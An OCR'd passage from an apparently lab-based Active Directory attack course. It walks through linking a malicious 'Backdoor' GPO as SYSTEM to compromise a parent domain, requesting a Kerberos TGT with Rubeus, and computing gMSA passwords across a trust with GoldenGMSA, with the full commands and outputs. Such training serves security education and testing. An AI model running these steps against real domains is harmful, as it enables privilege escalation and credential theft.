ServerObjectDN
ServerObjectDN
--------------
CN=DC01,CN=Servers,CN=Default-First-Site-
Name,CN=Sites,CN=Configuration,DC=INLANEFREIGHT,DC=AD
```

In the concluding phase of GPO On Site attack, we proceed to link the created `Backdoor` Group Policy Object (GPO) to the default site with `SYSTEM` privileges, employing the New-GPLink cmdlet.

Linking the GPO to the Default Site as SYSTEM

```
PS C:\Tools> .\PsExec.exe -s -i powershell.exe
PS C:\Windows\system32> whoami
nt authority\system
PS C:\Windows\system32> $sitePath = "CN=Default-First-Site-
```


```
Name,CN=Sites,CN=Configuration,DC=INLANEFREIGHT,DC=AD"
PS C:\Windows\system32> New-GPLink -Name "Backdoor" -Target $sitePath -
Server dev.inlanefreight.ad
GpoId       : 656B8436-38F4-447C-9405-40AC83C34117
DisplayName : Backdoor
Enabled     : True
Enforced    : False
Target      : CN=Default-First-Site-
Name,cn=Sites,CN=Configuration,DC=INLANEFREIGHT,DC=AD
Order       : 1
```

In the `New-GPLink` cmdlet executed above, the `-Target` parameter designates the LDAP distinguished name of the site, domain, or OU to which to link the GPO. For example, for the replication site of inlanefreight.ad domain, the LDAP distinguished name is `CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=INLANEFREIGHT,DC=AD`.

While the `-Server` parameter designates the name of the domain controller that this cmdlet contacts to complete the operation. This configuration enables the editing of the GPO in the local replica of the child domain controller as `SYSTEM`, ensuring that any modifications are accurately propagated back to the parent domain through the replication.

Following the replication process, the newly created Group Policy Object (GPO) named `Backdoor` will be `linked` across the domain infrastructure, including the root domain controller (i.e.: Parent Domain). Additionally, as per the command executed in the malicious `Scheduled Task`, the creation of a new user named `backdoor` will also be triggered on the root domain controller. This orchestrated sequence of events underscores the potential impact of policy deployment and replication mechanisms within the domain environment.

Backdoor User Created on Parent DC



With the successful creation of the `backdoor` user in the parent domain, we can leverage tools such as `Rubeus` to generate a Ticket Granting Ticket (TGT). This critical step in the exploitation process opens up avenues for privilege escalation within the network, potentially granting unauthorized access to additional resources and compromising the overall security posture.

Request a TGT for Backdoor

```
PS C:\Tools> .\Rubeus.exe asktgt /user:backdoor /password:'B@ckdoor123'
/domain:inlanefreight.ad /ptt


_______        _
(_____ \      | |
_____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/
v2.2.3

[*] Action: Ask TGT
[*] Using rc4_hmac hash: 95071A299B3A00D2E31CE044DC058304
[*] Building AS-REQ (w/ preauth) for: 'inlanefreight.ad\backdoor'
[*] Using domain controller: 172.16.210.99:88
[+] TGT request successful!
[*] base64(ticket.kirbi):
```

```
doIFojCCBZ6gAwIBBaEDAgEWooIEqzCCBKdhggSjMIIEn6ADAgEFoRIbEElOTEFORUZSRUlHSF
QuQUSi
JTAjoAMCAQKhHDAaGwZrcmJ0Z3QbEGlubGFuZWZyZWlnaHQuYWSjggRbMIIEV6ADAgESoQMCAQ
KiggRJ
BIIERbvMa9RrWLWWC1Pzcy9qIp6Z4v81CElFMNjLrGeilHfiat3CPS3TzZIpmJZ5I90hQfY4Is
WTsfC1
c3M6XN4znb0qoc43XmkP5xOuBodBy5LPa5lzkoxgcA13WabiV5nVHiQKHpvBjRnBctgsihNNv0
JKCAx/
WgHLn4Ut6fHTh/vvWpMEXQLbWI24KL0x2T2ZpWaRbk/YKNfPtb7DhzkwJ7KMcbH8shW4t6wuR5
h9EBu+
h3ITK/vjnNhRiirWBmtSMV3o3LARPjH0So688CmG/mbA4ojCaYw3eiZqw4Nz14bh1fSzQh/my1
t4pFcF
G8mARUvZSSu7+g95Ah7lPV5MdPuMa7z1EEviAOfJnwMnLkhkIzdjiMgzqzlbrLVG9Fshl8brIG
Fda+d0
K2DPmifuHm+uTPV4qv7pSRJPB7Z0vcyr0wSLpn+nMjQWKwFHdP3DvE5V/yl5RrCOPm4V4Q5zcF
jjeJ75
LwdFppUwK+QRcrIgOiP4/MlJyi4cjk7LXZKliclvcWlUxnhssakwfz/n25iRrreNPN/RDrphTm
9Owx3H
<SNIP>

[+] Ticket successfully imported!
ServiceName               :  krbtgt/inlanefreight.ad
ServiceRealm              :  INLANEFREIGHT.AD
UserName                  :  backdoor
UserRealm                 :  INLANEFREIGHT.AD
StartTime                 :  3/14/2024 4:51:26 PM
EndTime                   :  3/15/2024 2:51:26 AM
RenewTill                 :  3/21/2024 4:51:26 PM
Flags                     :  name_canonicalize, pre_authent, initial,
renewable, forwardable
KeyType                   :  rc4_hmac
Base64(key)               :  +QOrPKk/JNKNfSsge8wPsw==
ASREP (key)               :  95071A299B3A00D2E31CE044DC058304
```


Note: To avoid breaking the lab, it is recommended to **Reset** the box after each Scheduled task is executed.

Moving On

In this section, we delved into the exploitation of the Configuration Naming Context (NC) to perform the `GPO on site attack` within a child domain, effectively compromising the parent domain. Moving forward, we will explore another method termed the `GoldenGMSA attack`. This technique capitalizes on Configuration NC replication to `compute` gMSA passwords from the parent domain utilizing SYSTEM privileges within the child domain. This

attack vector enables the compromise of the parent domain once elevated access has been obtained within the child domain.

GoldenGMSA Attack

Service Accounts (accounts configured with Service Principal Names (SPNs)) are frequently targeted in `Kerberoasting` attacks due to their infrequent password rotation and reliance on administrators to manage their passwords.
However, this issue can be mitigated through the use of group Managed Service Accounts (gMSA), as the Windows operating system takes on the responsibility of managing the password for the account, eliminating the need for manual password management by administrators.


The password for the gMSA is handled by Active Directory (AD) and is rotated automatically every 30 days. The new password is randomly generated and consists of 256 bytes, making it incredibly difficult to crack. The password is determined by combining a periodically changing secret and certain unnamed attributes of the gMSA. This secret is stored in the KDS root key object. In order to retrieve gMSA passwords in a given domain, one must need access to a server or a user that is an authorized principal to retrieve the managed Password for gMSA (i.e., stored in the `msDS-ManagedPassword` attribute)

The group Managed Service Accounts (gMSA) can be created using a PowerShell command shown below:

Creating New gMSA Account

```
PS C:\Users\Administrator> New-ADServiceAccount -Name "apache-dev" -
DNSHostName "inlanefreight.ad" -PrincipalsAllowedToRetrieveManagedPassword
htb-student-1 -Enabled $True
```

The above command creates a new gMSA with the name `apache-dev` in the root domain. The `-PrincipalsAllowedToRetrieveManagedPassword` argument sets the principals that are permitted to retrieve the password for this account. In this case if we can compromise the `htb-student-1` user then we can retrieve the password of the `apache-dev` gMSA. For such accounts (i.e., `htb-student-1`), we will often see ReadGMSAPassword edge reflected in the Bloodhound.



While performing Active Directory enumeration using BloodHound, if we ever find that we have control over or can potentially take over a user who has the ability to read the password for a Group Managed Service Account (gMSA) through the ReadGMSAPassword edge, we can use tools like GMSAPasswordReader or gMSADumper, among other methods, to obtain the password for the service account within the domain. It should be noted, however, that these tools are only useful for obtaining gMSA passwords within the current domain and not across a Forest trust.

Refer **DACL ATTACKS I**: Password Abuse section, to learn more about `gMSA Attacks`.

GoldenGMSA Attack Across Trust (Child -> Parent)


If we discover a gMSA account in a parent domain and wish to compromise it from a child domain across trust boundaries, we can utilize the `GoldenGMSA tool` to launch an attack across the trust relationship and obtain the password of the `gMSA` present in the parent domain.

To execute the GoldenGMSA attack using GoldenGMSA tool, an attacker must need access to following specific attributes of the KDS Root Key in the forest root (Parent Domain):

- `cn`
- `msKds-SecretAgreementParam`
- `msKds-RootKeyData`


- `msKds-KDFParam`
- `msKds-KDFAlgorithmID`
- `msKds-CreateTime`
- `msKds-UseStartTime`
- `msKds-Version`
- `msKds-DomainID`
- `msKds-PrivateKeyLength`
- `msKds-PublicKeyLength`
- `msKds-SecretAgreementAlgorithmID`

These can be obtained by reading attributes of `msKds-ProvRootKey` objects in `CN=Master Root Keys,CN=Group Key Distribution Service,CN=Services,CN=Configuration,DC=inlanefreight,DC=ad` of forest root (parent domain).




To access these KDS root key attributes in root domain, one must possess at least one of the following rights:

1. Membership in the `Enterprise Admins` group in forest root domain
2. Membership in the `Domain Admins` group in forest root domain
3. Access to a domain controller as `NT/AUTHORITY SYSTEM`




As shown in the above screenshot, access to these KDS key attributes in the forest root is restricted to entities with the appropriate rights, such as `ROOT\Enterprise Admins`, `ROOT\Domain Admins`, and `NT AUTHORITY\SYSTEM`. However, these attributes are also `replicated` to `Child Domain Controllers` as part of the `Configuration NC`. This means that if an attacker holds SYSTEM privileges on a Child Domain Controller, they can query the child DCs local replica with SYSTEM privileges and obtain the necessary attributes to perform a GoldenGMSA attack.

Back in the Child DC (dev.inlanefreight.ad), we won't be able to read the same attributes in the local replica even as an `Administrator` user because of the DACL.



However, since `NT AUTHORITY\SYSTEM` is allowed in the DACL, we can access the attributes as `SYSTEM` in the child DC.



We can use the `GoldenGMSA Tool` to perform this attack which will auto fetch and compute the required attibutes from the `KDS Root Key` by querying both child and parent domains.

The GoldenGMSA attack involves the retrieval of the security identifier (SID) of the group Managed Service Account (gMSA). Once the SID has been obtained, we may proceed to perform an online attack using the GoldenGMSA tool to determine the password for the

gMSA. Alternatively, we may also utilize the GoldenGMSA tool to extract additional information such as the KDS key and PWDID, which can subsequently be used to conduct an offline computation for the gMSA password.

Online Attack

1. Query the parent domain `inlanefreight.ad` to obtain the `SID` of the gMSA account.
2. Use the obtained SID of gMSA to calculate the password of the gMSA account by `querying` both domains.

Offline Attack

1. Query the parent domain `inlanefreight.ad` to obtain the `SID` and `msds-ManagedPasswordID` of the gMSA account.
2. Query the child domain `dev.inlanefreight.ad` to obtain the `kdsinfo` using SYSTEM privileges.
3. Use the obtained attributes to calculate the password of the gMSA account in the parent domain by supplying the `KDS key` and `gMSA info` into the GoldenGMSA tool manually.

It is worth noting that this attack requires a high level of access (`SYSTEM`) within the child domain controller, which is not easily achievable without a significant level of pre-existing compromise.

Performing the Online Attack (Online Computation)

Use Psexec to open PowerShell as a SYSTEM user.

```
C:\Tools\> .\PsExec -s -i powershell
```

To proceed, we first need to enumerate the Group Managed Service Accounts (gMSAs) present within the parent domain. We can achieve this by utilizing the `gmsainfo` argument with the GoldenGMSA tool. This will provide us with comprehensive information about all the gMSAs registered in the parent domain. Subsequently, we can identify the specific `SID values` corresponding to the gMSA we intend to compromise.

Enumerating gMSA in Parent Domain

```
PS C:\Tools> .\GoldenGMSA.exe gmsainfo --domain inlanefreight.ad
sAMAccountName:         svc_devadm$
objectSid:              S-1-5-21-2879935145-656083549-3766571964-1106
rootKeyGuid:            ba932c0c-5c34-ce6e-fcb8-d441d116a736
msds-ManagedPasswordID:
AQAAAEtEU0sCAAAAaQEAABEAAAAfAAAADCyTujRcbs78uNRB0RanNgAAAAAiAAAAIgAAAEkATg
BMAEEATgBFAEYAUgBFAEkARwBIAFQALgBBAEQAAABJAE4ATABBAE4ARQBGAFIARQBJAEcASABU
AC4AQQBEAAAA
----------------------------------------------
```

Once the `SID` has been obtained we can compute the password by specifying the child domain for the `--forest` argument and the parent domain for the `--domain` argument of the `GoldenGMSA` tool. By providing these arguments, the tool will automatically fetch the necessary attributes and compute the gMSA password, allowing us to access the desired account credentials.

Retrieving gMSA Password

```
PS C:\Tools> .\GoldenGMSA.exe compute --sid "S-1-5-21-2879935145-
656083549-3766571964-1106" --forest dev.inlanefreight.ad --domain
inlanefreight.ad
Base64 Encoded Password:
WITSKRtGahQFvL/iUmJfQbRIJ7S7GMW+nKUj+TlJ4YZJyZ6pjlp5caC78rC4oY6woKxe294/hP
CCl6nL2NNWSmj6f1GlmFKvizvlABXVpLqIGbQvyZEbYhPr+twasnf4m+B0qmwj4fXUx8qQAy+c
EIV8sd18ZvOLKet7259cIbXTV1lbO3gxIEmDDjMmgP6QD1GQDHnr4xxgwR5YKZC9CbK01db3SW
lpPYxElx30MGwzMLtL17ccxmGYAMzgNq/R9ldEq/hC4WDJ3hGg4CVagcOuHOQPOJ6Nh0+x4CBE
46CoshfID+3wyswFI/akytdBDVyNk1hj9KH4v/kizCPw6A==
```

Performing the Offline Attack (Offline Computation)

Use Psexec to Open PowerShell as a SYSTEM User

```
C:\Tools\> .\PsExec -s -i powershell
```

Firstly, we must enumerate the Group Managed Service Accounts (gMSAs) within the parent domain to identify the `SID value` and the `msds-ManagedPasswordID` associated with the specific gMSA we aim to compromise. This process involves querying the domain controller for information on all gMSAs present, allowing us to pinpoint the desired account and gather the requisite attributes for further actions.

Retrieving msds-ManagedPasswordID

```
PS C:\Tools> .\GoldenGMSA.exe gmsainfo --domain inlanefreight.ad
sAMAccountName:         svc_devadm$
objectSid:              S-1-5-21-2879935145-656083549-3766571964-1106
rootKeyGuid:            ba932c0c-5c34-ce6e-fcb8-d441d116a736
